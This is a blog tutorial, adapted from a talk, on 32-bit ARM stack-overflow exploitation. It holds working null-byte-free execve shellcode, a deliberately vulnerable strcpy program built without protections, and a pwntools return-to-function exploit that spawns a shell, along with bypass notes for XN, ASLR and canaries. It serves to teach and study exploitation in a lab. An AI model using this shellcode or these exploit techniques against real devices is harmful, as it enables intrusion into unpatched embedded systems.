Introduction to ARM Binary Exploitation
Introduction
This post is the written version of a talk I gave on introduction ARM binary exploitation. The talk was mostly live demos, which are notoriously difficult to embed into a blog, so I’ve written out what happened in each one.
The goal is narrow and practical: if you already know roughly how a stack overflow works on x86, this should get you to the point where you can do the same thing on ARM without being surprised by the architecture. We’ll cover the register file, the two instruction sets, writing execve shellcode by hand, overflowing a stack frame, chaining two function calls, and the mitigations that spoil each of those in turn.
Everything here is 32-bit ARM (ARMv7, Linux EABI). AArch64 is a different enough register model that it deserves its own post.
Why bother with ARM?
In 2021 this barely needs arguing, but briefly:
- Essentially every smartphone, tablet and smartwatch runs an ARM core.
- Laptops are moving across - Apple’s M1 landed last year and the rest of the industry is visibly following.
- Embedded devices, routers, cars, IP cameras, and increasingly servers.
The interesting consequence for us is that an enormous amount of ARM software is embedded software: shipped once, rarely updated, often built with mitigations off because the vendor’s toolchain defaults were set in 2013 and nobody revisited them. The techniques below stopped being viable on a modern x86 desktop years ago. On an ARM SoC with a vendor BSP, they frequently still work.
ARM assembly basics
The register file
ARM gives you sixteen visible 32-bit registers. Thirteen are general purpose; three have architectural meaning.

| Register | Name | Role |
|---|---|---|
r0 - r12 | general purpose | r0-r3 carry arguments and r0 carries the return value |
r13 | sp | stack pointer |
r14 | lr | link register - where the current function returns to |
r15 | pc | program counter |
Two of these deserve more attention than a table row.
lr is the one that changes how exploitation feels. On x86, call pushes the return address onto the stack, so the thing you want to overwrite is already sitting in memory waiting for you. On ARM, bl puts the return address in a register. A leaf function, one that calls nothing else, can return by branching to lr without ever touching memory, and you cannot overflow your way into it.
But any function that calls another function has to spill lr somewhere first, because the nested bl will clobber it. It spills it to the stack. That spill is our target, and it’s why the function prologue you’ll see everywhere is:
1
push {fp, lr}
r7 is special by convention, not architecture. Under Linux EABI it holds the system call number. Arguments go in r0-r3, you execute svc, and the return value comes back in r0.
Two instruction sets
ARM cores run in one of two states, and you need both.

ARM state uses fixed 32-bit instructions. Regular, easy to decode, generous with immediate values.
Thumb state uses 16-bit instructions. Half the size, a more restricted encoding, originally introduced for code density on memory-constrained devices.
For exploitation, Thumb matters for a reason that has nothing to do with code density: shorter encodings contain fewer zero bytes. Compare the same instruction in both states:
1
2
ARM:    mov  r7, #11     ->   e3 a0 70 0b      two null bytes
Thumb:  movs r7, #11     ->   27 0b            none
If your payload reaches the target through strcpy, sprintf, gets or any other string function, a null byte terminates the copy. Everything after it never arrives. Thumb is how you avoid that.
Switching between them
You switch with a branch-exchange instruction, and you select the target state with bit 0 of the branch target address:
1
2
add   r3, pc, #1    @ take the next address, set bit 0
bx    r3            @ branch, exchanging instruction set -> now in Thumb
This looks like a hack and isn’t. ARM instructions are 4-byte aligned and Thumb instructions are 2-byte aligned, so the low bit of any valid instruction address is always zero. It carries no information, so the architecture repurposed it as a mode selector on bx and blx. Setting it means “the code at this address is Thumb.”
One wrinkle worth knowing before it bites you: reading pc doesn’t give you the current instruction’s address. In ARM state it reads as the current instruction plus 8, a leftover from the original three-stage pipeline. In Thumb state it’s plus 4. This is why add r3, pc, #1 lands where it does, and it’s the usual cause of shellcode that jumps two instructions wide of where you expected.
Instructions worth memorising
| Instruction | Example | Result |
|---|---|---|
MOV | mov r1, #0 | r1 = 0 |
ADD | add r2, #1 | r2 = r2 + 1 |
SUB | sub r1, r1 | r1 = 0 |
ADR | adr r2, label | r2 = address of label |
LDR | ldr r2, =text | r2 = contents of text |
SVC | svc 0 | invoke a system call |
BL | bl func | call func, return address into lr |
BX | bx r3 | branch, possibly swapping instruction set |
PUSH / POP | pop {fp, pc} | load registers from the stack |
That last one is a function epilogue, and it is also an unconditional write to the program counter from memory. Keep it in mind.
Writing shellcode by hand
The goal: execve("/bin/sh", NULL, NULL), with no null bytes in the output.

Step 1: Find the system call
Start from C and watch what it actually does:
1
2
3
4
5
6
7
#include <unistd.h>

int main(void) {
    char *args[] = { "/bin/sh", NULL };
    execve("/bin/sh", args, NULL);
    return 0;
}
1
2
$ strace -f ./spawn 2>&1 | grep exec
execve("/bin/sh", ["/bin/sh"], NULL) = 0
Step 2: Find its number
1
2
$ grep -w __NR_execve /usr/include/arm-linux-gnueabihf/asm/unistd-common.h
#define __NR_execve (__NR_SYSCALL_BASE + 11)
Eleven. That goes in r7.
Step 3: Map the arguments
1
2
execve(const char *path, char *const argv[], char *const envp[])
         r0                  r1                   r2
So we need r0 pointing at the string /bin/sh, r1 pointing at an array {path, NULL}, and r2 zero.
Step 4: Write the assembly
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
.section .text
.global _start

_start:
    .code 32
    add   r3, pc, #1        @ address of the Thumb block, bit 0 set
    bx    r3                @ switch to Thumb

    .code 16
    adr   r0, shell         @ r0 -> "/bin/shX"
    eors  r2, r2            @ r2 = 0  (envp), no null byte in the encoding
    strb  r2, [r0, #7]      @ overwrite 'X' with 0 -> "/bin/sh\0"
    push  {r0, r2}          @ [sp] = path, [sp+4] = NULL
    mov   r1, sp            @ r1 = argv
    movs  r7, #11           @ __NR_execve
    svc   #1

shell:
    .ascii "/bin/shX"
Two details in there are doing real work.
eors r2, r2 rather than mov r2, #0. XORing a register with itself zeroes it, and the encoding of the XOR contains no zero bytes, whereas an immediate #0 literally encodes the zero you’re trying to avoid.
The trailing X, overwritten at runtime by strb r2, [r0, #7]. The string has to be null-terminated for execve to accept it, but if you write "/bin/sh\0" into your payload, you’ve just put a null byte in your payload. So you ship a placeholder and patch it in memory after you land.
Step 5: Check for null bytes
This is the step people skip and then spend an afternoon debugging.
1
2
3
$ arm-linux-gnueabihf-as shell.s -o shell.o
$ arm-linux-gnueabihf-ld shell.o -o shell
$ arm-linux-gnueabihf-objdump -d shell
Read the encoding column, not the mnemonics. Any 00 byte is a problem.
Step 6: Remove them
The two usual culprits and their fixes:
1
2
mov  r7, #11   ->  e3 a0 70 0b      movs r7, #11  ->  27 0b
svc  #0        ->  ef 00 00 00      svc  #1       ->  df 01
The svc one is a nice trick, with a caveat worth stating precisely because a lot of tutorials get it slightly wrong.
Under EABI the syscall number comes from r7, and the immediate operand of svc is not consulted, so svc #1 behaves exactly like svc #0 and costs you no null byte.
The caveat is CONFIG_OABI_COMPAT. On a kernel built with it, the SVC handler does read the instruction’s immediate: zero means “EABI, use r7”, non-zero means “old ABI, this immediate is the syscall number”. A non-zero svc from ARM state on such a kernel would be interpreted as OABI syscall 1, which is exit. Your shell would become a very quiet process.
We get away with it because we’re in Thumb state by then, and the kernel explicitly declines to do OABI emulation for Thumb callers, movne r10, #0 @ no thumb OABI emulation in entry-common.S. Switching to Thumb buys us the short encodings and makes the non-zero immediate safe. If you ever use this trick from ARM state, check the target kernel’s config first.
Step 7: Extract the hex
1
2
$ arm-linux-gnueabihf-objcopy -O binary --only-section=.text shell shell.bin
$ hexdump -v -e '"\\""x" 1/1 "%02x" ""' shell.bin
A caveat on
adr. It computes its address relative topcat runtime and requires a word-aligned target. If your shellcode lands at an address that isn’t 4-byte aligned, or you add or remove an instruction and shift the string,r0will point at the wrong place. Re-run step 5 after any edit, which is what step 5 is for.
Classic stack buffer overflow
Here is the whole bug:
1
2
3
4
5
6
7
8
9
10
11
12
13
#include <stdio.h>
#include <string.h>

void vuln(char *arg) {
    char buf[64];
    strcpy(buf, arg);               /* no bounds check, no survivors */
    printf("you said: %s\n", buf);
}

int main(int argc, char **argv) {
    if (argc > 1) vuln(argv[1]);
    return 0;
}
Built deliberately defenceless, the way a lot of embedded firmware is built by accident:
1
$ arm-linux-gnueabihf-gcc -g -fno-stack-protector -z execstack -no-pie vuln.c -o vuln
What the stack looks like
vuln calls printf, so it is not a leaf function, so it must spill lr:
1
2
3
4
5
6
push   {fp, lr}
add    fp, sp, #4
sub    sp, sp, #72        @ room for buf[64] and alignment
...
sub    sp, fp, #4
pop    {fp, pc}           @ <- the saved lr goes straight into pc

buf sits below the saved fp and lr. strcpy writes upward. Give it more than 64 bytes and it walks over both.
Note what the epilogue does: pop {fp, pc}. There is no ret instruction on ARM. The saved link register is loaded directly into the program counter. Control the saved lr and you control execution, no indirection, no gadget required.
Finding the offset
Don’t count by hand, generate a pattern:
1
2
3
4
5
6
7
8
9
$ python3 -c "from pwn import *; print(cyclic(200).decode())"
aaaabaaacaaadaaaeaaaf...

$ gdb-multiarch ./vuln
(gdb) run aaaabaaacaaa...
Program received signal SIGSEGV
pc  0x6361616b
(gdb) python print(__import__('pwn').cyclic_find(0x6361616b))
72
Seventy-two bytes to reach the saved lr: 64 for the buffer, 4 of alignment padding, 4 for the saved fp.
Mitigation: XN
The classic finish here is to put shellcode in the buffer and point the saved lr at it. That works on the binary above because we passed -z execstack.
Remove that flag and the stack is mapped read/write but not executable, ARM calls this XN, Execute Never, the same idea as NX or DEP. The overflow still happens, you still control pc, and the moment the core fetches an instruction from the stack it takes a permission fault.
Which does not fix the bug. It only takes away one way to finish it. If you can’t bring your own code, use the code that’s already there.
Reusing existing code
If the stack won’t execute, jump somewhere that will, the binary’s own functions.
Say the target has a function we want to reach that nothing calls on a normal path:
1
2
3
4
void secretFn(void) {
    puts("you should not be here");
    system("/bin/sh");
}
Overwriting the saved lr with its address is enough to call it once. Calling two functions in sequence is where ARM’s calling convention makes you think.

The payload layout from the demo:
1
[ padding ] + [ changeCmd() ] + [ dummy ] + [ secretFn() ]
The dummy word is the part that surprises people coming from x86. There, ret pops a single word into eip, so a chain of calls is just a list of addresses. On ARM the standard epilogue is:
1
pop {fp, pc}
which consumes two words every time: one into the frame pointer, one into the program counter. So each link in the chain costs two slots, a throwaway for fp, and the real address for pc. Miscount by one word and you land in whatever the padding happened to be.
1
2
3
4
5
6
7
8
9
10
11
from pwn import *

context.arch = 'arm'

payload  = b'A' * 72          # buffer + alignment + saved fp
payload += p32(0x00010438)    # changeCmd()  -> saved lr -> pc
payload += b'B' * 4           # eaten by the next pop's fp
payload += p32(0x000104a0)    # secretFn()   -> pc

p = process(['./vuln', payload])
p.interactive()
This is strictly return-to-function, not full ROP, we’re calling whole functions, not stitching together instruction fragments that end in a return. But the counting rule is identical once you graduate to real gadgets, and gadget hunting on ARM means looking for pop {..., pc} rather than ret.
The mitigations, and what they actually buy

XN (Execute Never). Marks the stack non-executable, so injected shellcode won’t run. You respond by reusing code that is already executable, which is exactly what the previous section did.
ASLR. Randomises where the stack, heap and libraries land, so the hardcoded addresses in that pwntools snippet stop being valid between runs. Two standard answers:
- Brute force. On 32-bit ARM the entropy is low enough to be genuinely practical, especially against a service that forks per connection and therefore re-rolls nothing.
- Information leak. Find any bug that prints a pointer, a format string, an off-by-one read, an error message with an address in it, and compute the base from it. This is why a seemingly harmless info leak is a serious finding rather than a curiosity.
Note that ASLR only randomises the binary if it was built position-independent. A -no-pie executable sits at a fixed address no matter what the kernel’s ASLR setting says, and its functions and gadgets stay exactly where you found them.
Stack canary. Places a random guard value between the local buffers and the saved registers, and checks it before the epilogue runs. A linear strcpy-style overflow has to write through the canary to reach the saved lr, so it gets caught. It does not help against a write that skips over the canary, an index you control, say, and it doesn’t help if you can leak the value first.
None of the three fixes the bug. Each one removes a technique and the attacker picks a different one, which is precisely why they’re deployed together rather than chosen between.
Where to go next
If you want to practise this properly:
- Build a lab. QEMU user-mode (
qemu-arm-static) is enough for single binaries, andqemu-system-armwith a Debian armhf image gives you a full environment when you need one. - Read the encodings.
objdump -dwith the raw bytes visible, until Thumb versus ARM is something you notice rather than check. - Then go to AArch64. The register model changes substantially, 31 general-purpose registers, a dedicated
retinstruction, and PAC on newer chips, but the instincts transfer.
The architecture shifted underneath the industry over the last decade and a lot of exploitation knowledge is still written as though x86 is the default. It isn’t, on anything you carry around.
Thank you
Questions, corrections and arguments are welcome.
- YouTube: https://www.youtube.com/c/FreeTechMods
- Twitter: @pwnipc
- GitHub: pwnipc
- Telegram: https://t.me/FreeTechMods